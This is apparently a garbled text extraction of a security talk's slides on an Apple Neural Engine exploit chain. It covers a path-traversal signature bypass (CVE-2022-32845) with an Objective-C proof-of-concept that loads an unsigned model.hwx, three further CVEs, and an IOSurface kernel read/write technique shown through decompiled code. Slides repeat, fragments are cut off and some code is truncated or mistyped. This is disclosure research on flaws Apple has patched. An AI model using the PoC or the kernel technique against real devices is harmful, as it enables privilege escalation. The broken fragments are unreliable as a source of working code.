aned`-[\_ANEServer loadModel:sandboxExtension:options:qos:withReply:]

. . .


ramInstanceForModel:modelToken:qos:<mark>isPreCompiled</mark>:enablePowerSaving:statsMask:error:](

l:modelToken:qos:isPreCompiled:enablePowerSaving:statsMask:error:",



### From any location using <u>kANEFModelPreCompiled</u>

- The model.hwx file is loaded from arbitrary location
- Send a request to the kernel to create the program with <u>isPrecompiled=True.</u>



v119 = (unsigned int)-[\_ANEProgramForLoad createProgramInstanceForModel:modelToken:qos:isPreCompiled:enablePowerSaving:statsMask:error:]( "createProgramInstanceForModel:modelToken:qos:isPreCompiled:enablePowerSaving:statsMask:error:",

andboxExtension:options:qos:withReply:]	Use
	Kerı
ureCheck(this, mach_header, macho_size)) == 0 )	
<pre>leader, macho_size, ZinComputeProgramStructOut); { !ret )</pre>	

From H11ANEIn::ANE\_ProgramCreatePreprocessing()



### Takeaways:

- Only the models that were compiled by Apple can be loaded from any location.
- Our (malicious) model needs to be located in the cache directory in order to be loaded.
- As a result: there's no legitimate way to load a modified model.

### Solution ?



## Takeaways:

- Only the models that were compiled by Apple can be loaded from any location.
- Our (malicious) model needs to be located in the cache directory in order to be loaded.
- As a result: there's no legitimate way to load a modified model.

## Solution ?

 Find a vulnerability to trick <u>aned</u> to load our malicious (non-signed) <u>model.hwx</u>.



# Vulnerabilities

CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().

CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.

CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.

CVE-2022-32899: DeCxt::RasterizeScaleBiasData() OOB writes.

# **Vulnerabilities**

CVE-2022-32840: OOB writes in ANE\_ProgramSendRequest().

CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.

CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.

CVE-2022-32899: DeCxt::RasterizeScaleBiasData() OOB writes.

**CVE-2022-32845:** aned signature check bypass for model.hwx.

### CVE-2022-32845: aned signature check bypass for model.hwx

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

- Get the cache directory location
- Append <u>csldentity</u> to that cache directory.
- Append <u>kANEFIsInMemoryModelTypeKey</u> value.
- If found, Append "model.hwx" string to the cache directory.

<CacheDir>/InMemoryModelCache / <csIdentity> / <model> / model.hwx

### CVE-2022-32845: aned signature check bypass for model.hwx

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

- Get the cache directory location
- Append <u>csldentity</u> to that cache directory.
- Append <u>kANEFIsInMemoryModelTypeKey</u> value.
- If found, Append "model.hwx" string to the cache directory.
- Directory Traversal in <u>kANEFIsInMemoryModelTypeKey</u> value.

<CacheDir>/InMemoryModelCache / <csIdentity> / <../././> / model.hwx

### CVE-2022-32845: aned signature check bypass for model.hwx

### **Directory Traversal in <u>kANEFIsInMemoryModelTypeKey</u> value**

- <u>kANEFIsInMemoryModelTypeKey</u> value is not sanitized.
- Load a malformed model.hwx outside of the cache directory by exploiting the path traversal input.
- However the model's cache directory path must first be created.
- We need to compile a *mlmodelc* to create the directory.

<CacheDir>/InMemoryModelCache / <csIdentity> / <../././> / model.hwx

# Proof Of Concept: Load a malformed model.hwx Step 1: Create a model directory in the cache

• Send foo.mlmodelc as a model directory to <u>aned</u> for loading.

• <u>aned</u> calls <u>ANECompilerService</u> to compile the model under **foo.mlmodelc** directory.

 <u>ANECompilerService</u> creates foo directory in the cache directory then saves the compiled model.hwx for later use

<CacheDir>/InMemoryModelCache / <csIdentity> / foo / model.hwx

# **Proof Of Concept: Load a malformed model.hwx Step 2: Craft a traversal path to load malicious model.hwx**

• Put the malformed <u>model.hwx</u> in a directory **bar**.

Create an option dictionary with {<u>kANEFIsInMemoryModelTypeKey</u> : <u>bar path</u> }.

• Where <u>bar path</u> = ../././././././././bar

Call <u>aned</u> to load the model from <u>kANEFIsInMemoryModelTypeKey</u> path:

• -[\_ANEInMemoryModelCacheManager cachedModelPathMatchingHash:csIdentity:] is called to retrieve the cache directory for that model

the malicious path with isPrecompiled = False.

<CacheDir>/InMemoryModelCache / <csIdentity> / foo / ././././././././././bar / malicious\_model.hwx

• +[\_ANEStorageHelper memoryMapModelAtPath:isPrecompiled:modelAttributes:] to load malicious\_model.hwx from



## **Proof Of Concept: Load a malformed model.hwx**

```
202 uint64_t hwx_load_model(void)
203 {
204
            dbg("[+] Loading model.hwx .. ");
205
            NSError * err;
206 #if TARGET_OS_OSX
207
            NSString * tmp_model_path = @"/var/";
208
            NSString * path_traversal_input = @"../../../../../../../../../../../../var/tmp/";
209 #else
210
            NSString * tmp_model_path = NSTemporaryDirectory();
211
212
            char bundle_path_traversal[0x2000] = {0};
            snprintf(bundle_path_traversal,0x2000,"../../../../../../../../../../../../%s",
213
214
                     [tmp_model_path cStringUsingEncoding:NSUTF8StringEncoding] );
215
216
            NSString *path_traversal_input = [NSString stringWithCString:bundle_path_traversal encoding:NSUTF8StringEncoding];
217
218 #endif
219
            NSURL * tmp_model_url = [NSURL URLWithString: tmp_model_path];
            md = [_ANEModel modelAtURL:tmp_model_url key:@""];
220
            anec = [_ANEClient sharedConnection];
221
            NSDictionary *opts = [NSMutableDictionary dictionary];
222
223
224
            // Create the model's cache directory
            [anec loadModel:md options:opts qos:2 error:&err];
225
226
227
            [opts setValue:@YES forKey:@"kANEFInMemoryModelIsCachedKey"];
228
229
            [opts setValue:path_traversal_input forKey:@"kANEFIsInMemoryModelTypeKey"];
230
            [anec loadModel:md options:opts gos:1 error:&err];
231
232
233
            if([md programHandle])
234
                    dbg("OK\n");
235
            else {
236
                // ...
237
            }
            return [md programHandle];
238
239 }
```

Proof of concept exploit for macOS & iOS

# Exploitation

- The exploit chains 4 vulnerabilities
- CVE-2022-32845: aned signature check bypass for model.hwx.
- CVE-2022-32948: DeCxt::FileIndexToWeight() improper index validation.
- CVE-2022-42805: ANECValidateMutableProcedureInfo() integer overflow.
- CVE-2022-32899: DeCxt::RasterizeScaleBiasData() OOB writes.

The exploitation could've been done with less amount of bugs.

tfp0 techniques are dead since iOS 14.0

- tfp0 techniques are dead since iOS 14.0
- Overwrite <u>IOSurfaceClient</u> reference in <u>IOSurfaceRootUserClient</u> for arbitrary r/w:

  - tfp0



## • First public appearance of the technique was in my <u>oob event</u> kernel exploit for iOS 13.7 • Used to bypass <u>zone require()</u> by corrupting <u>corpse task->map</u> with <u>kernel map</u> to gain


// now corpse->map = kernel\_map, thus we mimic kernel task port

set\_indexed\_timestamp(tmp, sids[j], 0, kernel\_map);

Snippet from oob\_event exploit



- tfp0 techniques are dead since iOS 14.0
- Overwrite <u>IOSurfaceClient</u> reference in <u>IOSurfaceRootUserClient</u> for arbitrary r/w:
  - First public appearance of the technique was in my <u>oob event</u> kernel exploit for iOS 13.7
  - Used to bypass <u>zone require()</u> by corrupting <u>corpse task->kernel map</u> to gain tfp0
- Build a fake IOSurface and use external methods for kernel r/w







- <u>tfp0</u> techniques are dead since iOS 14.0
- Overwrite <u>IOSurfaceClient</u> reference in <u>IOSurfaceRootUserClient</u> for arbitrary r/w
  - First public appearance of the technique was in my <u>oob event</u> kernel exploit for iOS 13.7
  - Used to bypass <u>zone\_require()</u> by corrupting <u>corpse\_task->kernel\_map</u> to gain tfp0
- Build a fake IOSurface and use external methods for kernel r/w
- John Åkerblom's Zer0Con 2022 slides for more details
- Apple mitigated the technique in iOS 15.3



- Useful when the attacker controls the <u>p</u> Clients array or one of *IOSurfaceClient* objects.
- Use <u>IOSurfaceID</u> to lookup a fake <u>IOSurfaceClient</u>.
- Use IOSurfaceRootUserClient::set indexed timestamp() for arbitrary write.
- Use <u>IOSurfaceRootUserClient::get\_surface\_use\_count()</u> for arbitrary read.

			UNC
	2	2 {	
	3	3	10
<pre>1 unsigned intfastcall IOSurface::get_use_count(IOSurface *this)</pre>	4	1	
2 {	• 5	5	if
return this->m_IOSurface.p_SharedR0->use_count;	• 6	5	re
• 4 }	9 🔵 7	7	th
	0 8	3	re
	<b>o</b> 0	3	1

#### <= iOS 15.2/macOS 12.1

```
IOReturn ___fastcall IOSurfaceRootUserClient::set_indexed_timestamp(
        IOSurfaceRootUserClient *this,
       uint surfaceID,
        u64 index,
        u64 timestamp)
 IOReturn kr; // w20
 struct IOSurfaceClient *SurfaceClient; // x8
  kr = 0 \times E00002C2;
 IOLockLock(this->m_IOSurfaceRootUserClient.locks);
  if ( surfaceID )
  {
   if ( this->m_IOSurfaceRootUserClient.mClient_Count > surfaceID )
      SurfaceClient = this->m_IOSurfaceRootUserClient.p_Clients[surfaceID];
      if ( SurfaceClient )
        kr = IOSurface::setIndexedTimestamp(SurfaceClient->m_IOSurfaceClient.p_IOSurface, index, timestamp);
 IOLockUnlock(this->m_IOSurfaceRootUserClient.locks);
 return kr;
```


1 IOReturn \_\_\_\_fastcall IOSurface::setIndexedTimestamp(IOSurface \*this, u64 index, u64 timestamp)

```
DReturn result; // w0
. . .
esult = 0;
is->m_IOSurface.p_SharedRW->timestamp[index] = timestamp;
turn result;
```





#### <= iOS 15.2/macOS 12.1




#### Apple introduced IOSurfaceRootUserClient::getSurfaceClient()

```
IOReturn ___fastcall IOSurfaceRootUserClient::set_indexed_timestamp(
       IOSurfaceRootUserClient *this,
       uint surfaceID,
        u64 index,
        u64 timestamp)
 IOReturn kr; // w20
 IOSurfaceClient *SurfaceClient; // [xsp+8h] [xbp-28h] BYREF
 SurfaceClient = (IOSurfaceClient *)0xAAAAAAAAAAAAAAAAA;
 IOLockLock(this->m IOSurfaceRootUserClient.locks);
 if ( IOSurfaceRootUserClient::getSurfaceClient(this, surfaceID, &SurfaceClient) )
    kr = IOSurface::setIndexedTimestamp(SurfaceClient->m_IOSurfaceClient.p_IOSurface, index, timestamp);
  else
    kr = 0 \times E00002C2;
 IOLockUnlock(this->m_IOSurfaceRootUserClient.locks);
 return kr;
```

#### Apple introduced IOSurfaceRootUserClient::getSurfaceClient() which does the following:


```
IOReturn ___fastcall IOSurfaceRootUserClient::getSurfaceClient(
        IOSurfaceRootUserClient *this,
       unsigned int SurfaceID,
       IOSurfaceClient **SurfaceClientOut)
 struct IOSurfaceClient *SurfaceClient; // x16
 IOSurfaceClient *v4; // x20
 IOSurfaceRoot *p_ioSurfaceRoot; // x21
 if ( !SurfaceID )
    return 0;
 if ( this->m_IOSurfaceRootUserClient.mClient_Count <= SurfaceID )</pre>
    return 0;
 SurfaceClient = this->m_IOSurfaceRootUserClient.p_Clients[SurfaceID];
 if ( !SurfaceClient )
   return 0;
 v4 = this->m_IOSurfaceRootUserClient.p_Clients[SurfaceID];
 if ( SurfaceClient->m_IOSurfaceClient.userclient != this
    || (p_ioSurfaceRoot = SurfaceClient->m_IOSurfaceClient.p_IOSurface->m_IOSurface.p_ioSurfaceRoot,
       p ioSurfaceRoot != IOSurfaceRoot::root()) )
 {
   IOSurfaceRootUserClient::getSurfaceClient();// panic("\"Bad IOSurfaceClient\" @%s:%d", "IOSurfaceF
 }
 *SurfaceClientOut = v4;
 return 1;
```

#### Apple introduced IOSurfaceRootUserClient::getSurfaceClient() which does the following:



